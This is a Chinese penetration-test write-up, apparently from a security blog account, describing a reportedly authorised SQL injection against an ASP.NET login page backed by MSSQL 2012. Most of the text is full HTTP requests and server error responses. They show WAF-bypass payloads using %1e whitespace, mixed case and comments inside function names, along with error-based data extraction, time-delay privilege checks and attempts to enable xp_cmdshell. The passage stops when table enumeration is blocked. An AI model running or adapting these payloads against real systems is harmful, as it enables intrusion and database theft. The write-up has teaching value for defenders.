記一次實戰MSSQL注入繞過WAF

kyrie403 烏雲安全 今天

收錄於話題
#waf繞過
3個 >

烏雲安全
烏雲安全，致力於紅隊攻防實戰、內網滲透、代碼審計、社工、安卓逆向、CTF比賽技巧、安全運維等技術乾貨分享，並預警最新漏洞，定...
80篇原創內容


公眾號

本次測試為授權測試。注入點在後台登陸的用戶名處

存在驗證碼，可通過刪除Cookie和驗證碼字段繞過驗證

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117[redacted]9:8088
Content-Length: 43
Cache-Control: max-age=0
Origin: http://117[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (\Windows NT 10.0; \Win64; x64) Apple\VebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3
Referer: http://117[redacted]9:8088/manage.aspx?xmls=apps/center/default.xmls
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ASP.NET_SessionId=isrz5j2kidfrsyqnljx2rv45; td_cookie=3414798347
Connection: close

username=admin&password=admin&identify=1806
```


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 64

<script> alert('验证码不一样! ');history.back(); </script>
```



添加一個單引號，報錯


```
and  '1' = ' 1
```

連接重置——被WAF攔截



改變大小寫並將空格替換為MSSQL空白符[0x00-0x20]


```
% 1 eaNd % 1 e '1' = '1
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.[redacted]9:8088
Content-Length: 48
Cache-Control: max-age=0
Origin: http://117.[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117.[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eaNd%1e'1'='1&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 8516

<!DOCTYPE html>
<html>
  <head>
    <title>关键字 'aNd' 附近有语法错误。
login:admin111'□aNd□'1'='1',-1); </titl
    <meta name="viewport" content="
    <style>
      body {font-family:'Verdana';font-
```

查詢數據庫版本，MSSQL 2012 x64

```
%1eoR%1e1=@@version%1e--
```




```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.[redacted]9:8088
Content-Length: 57
Cache-Control: max-age=0
Origin: http://117.[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117.[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=@@version%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 9796

<!DOCTYPE html>
<html>
  <head>
    <title>在将 nvarchar 值 'Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
Corporation<br> Enterprise Edition: Core-based Licensing (64-bit) on Window
转换成数据类型 int 时失败。 <br>select top 3 * from appsLog where  &nb
order by LogId desc</title>
    <meta name="viewport" content="width=device-width" />
```

查询当前用户


```
%1eoR%1e1=user%1e--
```



查询当前用户是否为dba和db_owner

```
;if(0=(SelEct%1eis_srvrolemember('sysadmin'))) WaItFOR%1edeLAY%1e'0:0:5'%1e --
;if(0=(SelEct%1eis_srvrolemember('db_owner'))) WaItFOR%1edeLAY%1e'0:0:5'%1e --
```

均出现延时，当前用户既不是dba也不是db_owner



尝试执行xp_cmdsehll，没有相关权限

```
;eXeC%1esp_configure%1e'show advanced options',1;RECONFIGURE%1e --
;eXeC%1esp_configure%1e'xp_cmdshell',1;RECONFIGURE%1e --
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117[redacted]9:8088
Content-Length: 99
Cache-Control: max-age=0
Origin: http://117[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117.[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111';eXeC%1esp_configure%1e'show advanced options',1;RECONFIGURE%1e
--&password=admin
```


```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 8775

<!DOCTYPE html>
<html>
  <head>
    <title>用户没有执行此操作的权限。
'%login:admin111';eXeC□sp_configu
    <meta name="viewport" content
    <style>
    body {font-family:'Verdana';fo
    p {font-family:'Verdana';font-v
    b {font-family:'Verdana';font-v
    H1 { font-family:'Verdana';font
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.[redacted]9:8088
Content-Length: 89
Cache-Control: max-age=0
Origin: http://117[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111';eXeC%1esp_configure%1e'xp_cmdshell',1;RECONFIGURE%1e
--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 8876

<!DOCTYPE html>
<html>
  <head>
    <title>配置选项 'xp_cmdshell' 不存在，也可能是高级选项。
'%login:admin111';eXeC□sp_configure□'xp_cmdshell',1;REC
    <meta name="viewport" content="width=device-width'
    <style>
    body {font-family:'Verdana';font-weight:normal;font-
    p {font-family:'Verdana';font-weight:normal;color:bla
```

查询当前数据库，连接重置——被WAF拦截

```
%1eoR%1e1=(db_name()%1e)%1e--
```



去掉函数名的一个字符则正常返回——WAF过滤了函数db_name()。MSSQL和MSQL有一些相同的特性，比如：函数名和括号之前可用注释或空白符填充

```
%1eoR%1e1=(db_name/**/()%1e)%1e--
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117[redacted]9:8088
Content-Length: 61
Cache-Control: max-age=0
Origin: http://117[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=(db_nam()%1e)%1e--&password=admin
```


```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 8640

<!DOCTYPE html>
<html>
  <head>
    <title>'db_nam' 不是可以识别的 内置函数名称。
'%login:admin111'□oR□1=(db_nam()□)□--%' ord
    <meta name="viewport" content="width=dev
    <style>
    body {font-family:'Verdana';font-weight:no
    p {font-family:'Verdana';font-weight:norma
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.[redacted]9:8088
Content-Length: 66
Cache-Control: max-age=0
Origin: http://117.[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=(db_name/**/()%1e)%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 8750

<!DOCTYPE html>
<html>
  <head>
    <title>在将 nvarchar 值 'bak_ptf' 转换成数据类型 int 时失败。
'%login:admin111'□oR□1=(db_name/**/()□)□--%' order by Log
    <meta name="viewport" content="width=device-width" />
    <style>
    body {font-family:'Verdana';font-weight:normal;font-size
    p {font-family:'Verdana';font-weight:normal;color:black;
```

查询当前数据库的表，连接重置——被WAF拦截

